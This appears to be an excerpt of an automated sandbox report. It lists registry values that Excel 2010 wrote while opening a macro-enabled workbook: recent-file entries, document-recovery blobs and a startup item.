HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDC2C	EDC2C	binary	04 00 00 00 18 08 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 34 00 2E 00 39 00 31 00 2E 00 32 00 39 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 C6 5F 05 64 67 47 D7 01 2C DC 0E 00 2C DC 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDD54	EDD54	binary	04 00 00 00 18 08 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 35 00 2E 00 36 00 2E 00 37 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 C6 5F 05 64 67 47 D7 01 54 DD 0E 00 54 DD 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDE1F	EDE1F	binary	04 00 00 00 18 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 2F ED 53 64 67 47 D7 01 1F DE 0E 00 1F DE 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDEEA	EDEEA	binary	04 00 00 00 18 08 00 00 33 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 43 00 6F 00 70 00 79 00 2D 00 33 00 38 00 34 00 39 00 35 00 35 00 37 00 39 00 39 00 2D 00 30 00 35 00 31 00 30 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 B3 7D 70 64 67 47 D7 01 EA DE 0E 00 EA DE 0E 00 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	uc7	binary	75 63 37 00 18 08 00 00 02 00 00 00 00 00 00 00 76 00 00 00 01 00 00 00 3A 00 00 00 30 00 00 00 63 00 6F 00 70 00 79 00 2D 00 33 00 38 00 34 00 39 00 35 00 35 00 37 00 39 00 39 00 2D 00 30 00 35 00 31 00 30 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 63 00 6F 00 70 00 79 00 2D 00 33 00 38 00 34 00 39 00 35 00 35 00 37 00 39 00 39 00 2D 00 30 00 35 00 31 00 30 00 32 00 30 00 32 00 31 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly